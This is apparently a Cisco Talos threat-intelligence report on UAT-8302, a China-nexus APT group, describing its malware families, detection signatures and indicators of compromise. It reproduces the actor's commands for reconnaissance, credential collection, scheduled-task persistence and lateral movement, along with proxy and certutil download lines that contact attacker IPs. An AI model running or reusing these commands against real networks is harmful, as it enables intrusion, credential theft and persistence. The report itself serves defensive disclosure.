UAT-8302 and its box full of malware

By Jungsoo An

Published: 2026-05-05 · Archived: 2026-05-07 02:00:20 UTC

Tuesday, May 5, 2026 06:00

- Cisco Talos is disclosing UAT-8302, a sophisticated, China-nexus advanced persistent threat (APT) group targeting government entities in South America since at least late 2024 and government agencies in southeastern Europe in 2025.
- After successful compromises, UAT-8302 deploys multiple custom-made malware families that have previously been used by other known China-nexus threat actors.
- Talos discovered a .NET-based backdoor we track as “NetDraft” that is a C#-based variant of the FinalDraft/SquidDoor malware family developed and operated by Jewelbug/REF7707/CL-STA-0049/LongNosedGoblin, a cluster of China-nexus APT actors.
- Furthermore, UAT-8302 also uses an updated version of the CloudSorcerer backdoor, a malware family used in attacks against Russian government entities in 2024.
- UAT-8302 also used VSHELL and its SNOWLIGHT stager in their operations, along with a new Rust-based stager that we track as SNOWRUST.

Talos assesses with high confidence that UAT-8302 is a China-nexus advanced persistent threat (APT) group tasked primarily with obtaining and maintaining long-term access to government and related entities around the world.

Post-compromise activity consisted of information collection, credential extraction, and proliferation using open-source tooling such as Impacket, proxying tools, and custom-built malware.

Malware deployed by UAT-8302 connects it to several previously publicly disclosed threat clusters, indicating a close operating relationship between them at the very least. Overall, the various malicious artifacts deployed by UAT-8302 indicate that the group has access to tools used by other sophisticated APT actors, all of which have been assessed as China-nexus or Chinese-speaking by various third-party industry reports.

For instance, NetDraft, a .NET-based malware family deployed by UAT-8302 in South America, was also disclosed by ESET as NosyDoor, attributed to a China-nexus APT they track as LongNosedGoblin. ESET assesses that LongNosedGoblin used NosyDoor/NetDraft and other custom-made malware to target government organizations in Southeast Asia and Japan. Furthermore, as per Solar's reporting, NetDraft was also deployed against Russian IT organizations in 2024 by Erudite Mogwai (LuckyStrike Agent).

NetDraft is likely a .NET-ported variant of the FinalDraft/SquidDoor malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049 — also another cluster of China-nexus APT actors.

Another malware family deployed by UAT-8302 is CloudSorcerer (version 3). Kaspersky disclosed that CloudSorcerer was used in attacks directed against Russian government entities in 2024.

Furthermore, two other malware families, SNAPPYBEE/DeedRAT and ZingDoor, were deployed by UAT-8302 in conjunction with each other, a tactic also highlighted by Trend Micro in 2024.

Talos' analysis also connects more custom-made tooling that UAT-8302 used to other China-nexus or Chinese-speaking APTs:

- Draculoader: A generic shellcode loader deployed by UAT-8302, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere.
- SNOWLIGHT: A generic stager for the VSHELL malware family, used by UAT-8302. Also used by UAT-6382, who exploited a Cityworks zero-day (CVE-2025-0994) to deploy VSHELL. SNOWLIGHT has also been seen in intrusions attributed to other China-nexus APT clusters, such as UNC5174 and UNC6586.

The various connections between UAT-8302 and other China-nexus or Chinese-speaking threat actors can be visualized as:





Figure 1. UAT-8302's interconnections.

Initial compromise and reconnaissance

UAT-8302's tooling overlaps with various APT groups that have been known to exploit both zero-day and n-day exploits to obtain initial access. We assess that UAT-8302 follows the same paradigm of obtaining initial access to its victims.

Once initial access is obtained, UAT-8302 conducts preliminary reconnaissance using red-teaming tools such as Impacket:



Other reconnaissance commands may be:

```
ipconfig /all
certutil -user -store My
```

```
certutil -user -store CA
certutil -user -store Root
whoami
nslookup www[.]google[.]com
net use
cmd.exe /c net view /domain
cmd.exe /c systeminfo
cmd.exe /c net time /domain
cmd.exe /c nslookup -type=SRV _ldap._tcp
net group <name> /domain
```

One of UAT-8302's primary goals is to proliferate within the compromised network, and therefore, the actor conducts extensive reconnaissance on every endpoint that they can access. This extended recon is scripted usually using a custom-made PowerShell script such as “whatpc.ps1”:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\whatpc.ps1
```

The script may be persisted to collect system information via a scheduled task:

```
cmd.exe /c schtasks /create /tn 'ReconLiteDebug' /tr 'powershell -ExecutionPolicy Bypass -WindowStyl

cmd.exe /c schtasks /create /tn 'RunWhatPC' /tr 'c:\windows\temp\run.bat' /sc ONCE /st 23:28 /ru SYS
```

This script executes the following commands on the systems to identify them:

```
whoami
whoami.exe /groups
whoami.exe /priv
net.exe user
net.exe localgroup
net.exe localgroup administrators
ipconfig.exe /all
ARP.EXE -a
ROUTE.EXE print
NETSTAT.EXE -ano
cmd.exe /c net share
cmd.exe /c wmic startup get caption,command 2>&1
nltest.exe /dclist:<domain>
net.exe user /domain
net.exe group /domain
net.exe group Domain Admins /domain
nltest.exe /domain_trusts
```

UAT-8302 also performs ping sweeps of the network to discover more endpoints to proliferate into:

```
C:/Windows/Temp/ping_scan.bat
C:/Windows/Temp/run_scan.bat
C:/Windows/Temp/nbtscan.exe

cmd.exe /Q /c (for /l %i in (1,1,254) do @ping -n 1 -w 300 192.168.1.%i | find TTL= && echo 192.168.
```

UAT-8302 also discovers SMB shares in the network to find reachable remote shares:

```
cmd.exe /Q /c (for /l %i in (1,1,254) do @net use \\192.168.1.%i\IPC$ >nul 2>&1 && echo 192.168.1.%i
```

Scanning tools

UAT-8302 may also download and run "gogo," a GoLang based, open-sourced automated network scanning engine written in Simplified Chinese:

```
curl -fsSL hxxps://github[.]com/chainreactors/gogo/releases/download/v2.14.0/gogo_windows_amd64.exe
```

Additionally, UAT-8302 uses a variety of scanning tools such as QScan, naabu and dddd PortQry and httpx to discover services in the network:

```
httpx.exe -sc -title -location -f -td -r 192.168.1.1/16
httpx.exe -sc -title -location -td -r 192.168.1.1/16 -o web.txt
httpx.exe -sc -title -location -td -u 192.168.1.1/16 -o web.txt
```

Information collection

UAT-8302 collects a variety of information about the environment that they are operating within including Active Directory (AD) information and credentials using open-sourced tooling such as:

adconnectdump.py

A Python-based tool for Azure AD Connect/Entra ID connect credential extraction:

```
python.exe adconnectdump.py
```

UAT-8302 may also directly query the AD user and computer objects to obtain information from them via PowerShell:

```
powershell -command Get-ADUser -Filter * -Property * | Select-Object Name, Displayname, LastLogonDat

powershell -command Get-ADUser -Filter * -Property * | Select-Object SamAccountName, DisplayName, En
```

```
powershell -Command Get-ADComputer -Filter * -Property Name,DNSHostName,OperatingSystem,Description
powershell -Command Get-ADGroup -Filter * -Properties Members, Description | Select-Object Name, Des
```

Specific AD users of interest may also be queried using system tools such as dsmod and dsquery.

Log collection

UAT-8302 also collects event log information and the logs themselves on multiple endpoints. Logs are an excellent source of obtaining information and understanding security configurations and policies applied within a target's environment:

```
powershell -Command Get-WinEvent -ListLog Security | Format-List LogName, FileSize, LogMode, Maximum

powershell -command Get-EventLog -LogName System -Source NETLOGON -Newest 5000 | Where-Object { $_.M

powershell -Command chcp 437 >$null; Get-WinEvent -FilterHashtable @{ LogName = 'Security'; ID = 476
```

Audit policies are also queried extensively to obtain system logging configurations:

```
auditpol /get /category:Logon/Logoff

auditpol /get /category:*
```

UAT-8302 also collects AD snapshots using tools such as the AD Explorer tool:

```
ae.exe -snapshot c:\windows\temp\result.dat /accepteula

cmd.exe /C 7zr.exe a -mx=5 c:\windows\temp\r.7z c:\windows\temp\result.dat
```

UAT-8302 also uses a tool written in Simplified Chinese called "SharpGetUserLoginIPRP" — derived from another Chinese-language repository — which is used to extract login information from a domain controller:

```
C:\ProgramData\S.exe user:pass@IP -day
```

Proliferation through the network

UAT-8302 proliferates across various endpoints by using a combination of either Impacket- or WMI-based remote process creation:

```
cmd.exe /C wmic /node:IP process call create cmd.exe /c c:\programdata\e1.bat

cmd.exe /C schtasks /S IP /U username /P passwd /create /tn 'Runbat' /tr 'c:\windows\temp\run.bat' /
```

These BAT files are meant to execute the accompanying malware on the target systems.

Furthermore, UAT-8302 may also extract login credentials from MobaxXterm, a multi-functional and tabbed SSH client, using tools such as MobaXtermDecryptor to pivot to other endpoints.

Custom-made malware deployment

UAT-8302 deploys a variety of malware families in their intrusions including NetDraft, CloudSorcerer version 3, and VSHELL.

NetDraft

NetDraft, also known as NosyDoor, is a .NET variant of the FINALDRAFT malware. FINALDRAFT or Squidoor is a malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049, a cluster of China-nexus APT actors. FINALDRAFT uses legitimate services such as MS Graph to act as command-and-control servers (C2s) to execute commands and payloads on the compromised system. Similarly, NetDraft relies on the MS Graph API to communicate with its OneDrive based C2. NetDraft is deployed using the following mechanism:

- A benign executable is used to side load a malicious dynamic-link library (DLL) based loader.
- The loader DLL decodes NetDraft from an accompanying data file and invokes it in the context of the existing process.
- NetDraft also contains an embedded, .NET-based helper library. The library is compressed and embedded using the Fody/Costura framework. During runtime, the library is decompressed and instrumented to carry out operations on the endpoint on behalf of NetDraft. We track this library as “FringePorch.”




Figure 2. NetDraft and FringePorch infection chain.

NetDraft and FringePorch support the following functionalities:

- Execute arbitrary commands on the endpoint
- Execute a .NET based assembly sent by the C2 within NetDraft's process context
- Exit and stop execution
- Upload files to C2
- Download files from specified remote locations to local disks
- File management: Change current working directory, rename files, enumerate files, and set write times
- Sleep
- Execute a .NET plugin: This functionality is similar to its ability to run arbitrary .NET based assemblies. Here, the implant runs a provided plugin's "Plugin.Run" function.

Since NetDraft is missing the capability to persist across reboots and relogins, one of the first commands the C2 issues to it is the creation of a malicious scheduled task:

```
schtasks /create /ru system /tn Microsoft\Windows\Maps\{a086ff1e-d6dc-45f7-b3e4-6udknw82sa} /sc hour
```

CloudSorcerer v3

Another malware UAT-8302 deploys is the latest version of the CloudSorcerer backdoor (version 3). The malware consists of the side-loading triad of files: a benign executable, a malicious DLL-based loader, and the actual implant in a data file:

```
Yandex.exe -r -p:test.ini -s:12

VMtools.exe -r -p:VM.ini -s:12
```

The executables will sideload a DLL named “mspdb60[.]dll”, which will load and decrypt the “.ini” file specified in the command line — such as “test.ini” or “vm.ini”. The decrypted shellcode is then injected into a combination of specified benign processes.

CloudSorcerer v3 – The decrypted shellcode

The decrypted INI file is a newer version of CloudSorcerer (v3) disclosed by Kaspersky in 2024. Depending on process name (where it may have been initiated or injected), CloudSorcerer v3 will perform one of the following actions:

- If the process is named “dpapimig.exe”, then it will gather system information, inject itself into explorer.exe, and receive command codes from the C2 via a named pipe, gather disk information, enumerate files, execute arbitrary commands, perform file operations (delete, rename, read, write, etc.) and execute shellcode received via the named pipe.
- If the process is named “spoolsv.exe”, then it will contact GitHub to obtain C2 information and receive commands from the C2.
- If the process is named “mspaint.exe”, “browser”, or anything else, it will proceed to inject itself into dpapimg.exe, spoolsv.exe, etc. to kick off its malicious operations.

The system information CloudSorcerer v3 collects includes computer name, username and local system time.

Obtaining C2 information

Like CloudSorcerer v2, version 3 contacts a legitimate service to obtain the C2 information. The malware will either contact a specific GitHub repository to read a data blob, or read a GameSpot profile the threat actors set up.

The data blob is decoded to obtain the C2 information, which can exist in the one of the following formats depending on the variant of the CloudSorcerer backdoor:

- A C2 URL for a domain or IP, controlled by UAT-8302, that the malware uses to begin communication with the C2 to carry out malicious operations
- An access token to a legitimate service (such as OneDrive or Dropbox) that UAT-8302 uses to act as its C2 infrastructure to obtain next-stage payloads and commands

VSHELL, SNOWLIGHT and SNOWRUST

In other instances, UAT-8302 deploys the VSHELL malware via a slightly different triad of artifacts for side-loading malware. The benign executable side-loads a malicious DLL named “wininet[.]dll” that reads a BIN file and injects it into “explorer[.]exe”.

The payload is position-independent shellcode that is injected into explorer[.]exe. The payload is a stager for the VSHELL malware that downloads and single-byte XORs the obtained payload with the key 0x99. The decoded payload is a garbled version of VSHELL.

It is worth noting that Talos observed the same single byte key and stager being used by UAT-6382 to deliver VSHELL malware in early 2025. Further investigation revealed that this stager is in fact SNOWLIGHT, a lightweight downloader that can download and deploy a next stage payload. UNC5174 has been observed using SNOWLIGHT to download Sliver and VSHELL. UNC5174 is a suspected China-nexus threat actor that typically exploits zero-day and n-day vulnerabilities to gain access to critical infrastructure organizations in the Americas.

Talos discovered that UAT-8302 also used a Rust based variant of SNOWLIGHT that we track as “SNOWRUST.” SNOWRUST is based on the LexiCrypt Rust-based shellcode obfuscator. SNOWRUST simply decodes the embedded SNOWLIGHT shellcode and executes it to download the XOR encoded final payload, VSHELL, received from the C2.

In one intrusion, UAT-8302 used VSHELL to deploy a native driver from the Hades HIDS/HIPS software — an open-source Windows host monitoring kernel framework written in Simplified Chinese. The driver was specifically the System Monitoring filter driver that lets Hades register callbacks for process, thread, registry, and file events. This allows the driver to monitor the system and potentially allow, block, or hide events and artifacts.

The SNAPPYBEE/DeedRAT and ZingDoor combo

In one instance, UAT-8302 first deployed a RAT family known as DeedRAT/SNAPPYBEE. However, UAT-8302 almost immediately switched over to a DLL-based malware family known as ZingDoor, first disclosed by Trend Micro in 2023, which has attributed both DeedRAT and ZingDoor to the China-nexus threat actor Earth Estries.

ZingDoor has also been deployed after the successful exploitation of ToolShell in 2025 by China-nexus threat actors.

In parallel, UAT-8302 also deployed Draculoader, a generic shellcode loader, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere:

```
C:\Documents and Settings\All Users\Microsoft\Crypto\RSA\d3d8.dll
```

Setting up additional means of backdoor access

Once UAT-8302 deploys their custom-made malware, they begin establishing other means of backdoor access. One of the techniques used is setting up proxy servers on infected systems to tunnel traffic outside the enterprise to the infected hosts using tools such as Stowaway (another tool written in Simplified Chinese):

```
c:\windows\system32\wagent.exe -c 85[.]209[.]156[.]3:56456

cmd.exe /c (echo @echo off && start c:\windows\temp\mmc.exe -l 85[.]209[.]156[.]3:56456 -s <pass> &&

ag531.exe -c 45[.]135[.]135[.]100:443 -s <blah> -f AgreedUponByAllParties
```

UAT-8302 may use other tools such as anyproxy to set up proxies within the infected enterprise's network:

```
c:\users\public\any.exe
```

Furthermore, we observed UAT-8302 deploying the SoftEther VPN clients as well:

```
certutil -urlcache -split -f hxxp://38[.]54[.]32[.]244/Rar.exe rar.exe

rar.exe x glb.rar

Communicator.exe /usermode
```

Coverage

The following ClamAV signatures detect and block this threat:

- Win.Loader.CloudSorcerer-10059633-0
- Win.Loader.CloudSorcerer-10059634-0
- Win.Malware.CloudSorcerer-10059635-0
- Win.Tool.dddd-10059636-2
- Win.Tool.dddd-10059637-0
- Win.Loader.Donut-10059638-0
- Win.Loader.Draculoader-10059639-0
- Win.Tool.gogo-10059640-0
- Win.Tool.gogo-10059641-0
- Ps1.Tool.Microburst-10059642-0
- Win.Tool.Mobaxtermdecryptor-10059643-0
- Win.Malware.Netdraft-10059644-0
- Win.Malware.Netdraft-10059645-0
- Win.Malware.Netdraft-10059646-0
- Win.Malware.Netdraft-10059647-0
- Win.Malware.Snappybee-10059648-0
- Win.Malware.Snappybee-10059649-0
- Win.Malware.Snappybee-10059650-0
- Win.Malware.Snappybee-10059651-0
- Win.Malware.Snappybee-10059652-0

- Win.Malware.Snappybee-10059653-0
- Win.Malware.Snowrust-10059654-0
- Win.Malware.Agent-10059655-0
- Win.Malware.Stowaway-10059656-0
- Win.Malware.Stowaway-10059657-0
- Win.Loader.Agent-10059658-0
- Win.Malware.Agent-10059659-0
- Win.Malware.Agent-10059660-0
- Win.Loader.Agent-10059661-1
- Win.Malware.Agent-10059662-0

The following Snort Rules (SIDs) detect and block this threat:

- 66055, 66054, 301437, 301436, 301435, 301434, 301433, 301432, 301431
- 66052, 66053, 66050, 66051, 66048, 66049, 66046, 66047, 66044, 66045, 66042, 66043, 66040, 66041

Indicators of compromise (IOCs)

IOCs for this threat are also available on our GitHub repository here.

NetDraft, FringePorch

```
1139b39d3cc151ddd3d574617cf113608127850197e9695fef0b6d78df82d6ca
Ee56c49f42522637f401d15ac2a2b6f3423bfb2d5d37d071f0172ce9dc688d4b
51f0cf80a56f322892eed3b9f5ecae45f1431323600edbaea5cd1f28b437f6f2
```

VSHELL

```
35b2a5260b21ddb145486771ec2b1e4dc1f5b7f2275309e139e4abc1da0c614b
199bd156c81b2ef4fb259467a20eacaa9d861eeb2002f1570727c2f9ff1d5dab
```

ZingDoor

```
071e662fc5bc0e54bcfd49493467062570d0307dc46f0fb51a68239d281427c6
```

Gogo

```
E74098b17d5d95e0014cf9c7f41f2a4e4be8baefc2b0eb42d39ae05a95b08ea5
2b627f6afe1364a7d0d832ccba87ef33a8a39f30a70a5f395e2a3cb0e2161cb3
```

Stowaway

```
7c593ca40725765a0747cc3100b43a29b88ad1708ef77e915ab02686c0153001
F859a67ceebc52f0770a222b85a5002195089ee442eac4bea761c29be994e2ea
```

anyproxy

```
7d9c70fc36143eb33583c30430dcb40cf9d306067594cc30ffd113063acd6292
```

QScan

```
1bb59491f7289b94ab0130d7065d74d2459a802a7550ebf8cd0828f0a09c4d38
```

Draculoader

```
843f8aea7842126e906cadbad8d81fa456c184fb5372c6946978a4fe115edb1c
```

Dddd

```
343105919aa6df8a75ecb8b06b74f23a7d3e221fca56c67b728c50ea141314bc
```

Httpx

```
4109f15056414f25140c702709295326494466448 0dd53f086acb8e07d9fccab
```

SoftEther VPN

```
3dec6703b2cbc6157eb67e80061d27f9190c8301c9dd60eb0be1e8b096482d7e
```

SharpGetUserLogin

```
9f115e9b32111e4dc29343a2671ab10a2b38448657b24107766dc14ce528fceb
B19bfca2fc3fdabf0d0551c2e66be895e49f92aedac56654b1b0f51ec66e7404
```

Naabu

```
45cd169bf9cd7298d972425ad0d4e98512f29de4560a155101ab7427e4f4123f
```

PortQry

```
Fb6cebadd49d202c8c7b5cdd641bd16aac8258429e8face365a94bd32e253b00
```

Network IOCs

```
hxxps[://]www[.]drivelivelime[.]com
hxxps[://]www[.]drivelivelime[.]com/x
hxxps[://]www[.]drivelivelime[.]com/pw
www[.]drivelivelime[.]com

hxxps[://]msiidentity[.]com
hxxps[://]msiidentity[.]com/pw
msiidentity[.]com

hxxp[://]trafficmanagerupdate[.]com/index[.]php
trafficmanagerupdate[.]com

image[.]update-kaspersky[.]workers[.]dev
update-kaspersky[.]workers[.]dev

85[.]209[.]156[.]3
85[.]209[.]156[.]3:56456
85[.]209[.]156[.]3:46389
hxxp[://]85[.]209[.]156[.]3:8080/wagent[.]exe
hxxp[://]85[.]209[.]156[.]3:8082/wagent[.]exe


185[.]238[.]189[.]41
hxxp[://]185[.]238[.]189[.]41:8080

103[.]27[.]108[.]55
hxxp[://]103[.]27[.]108[.]55:48265/

hxxp[://]38[.]54[.]32[.]244/Rar[.]exe
38[.]54[.]32[.]244

45[.]140[.]168[.]62
88[.]151[.]195[.]133
156[.]238[.]224[.]82
45[.]135[.]135[.]100
```

Source: https://blog.talosintelligence.com/uat-8302/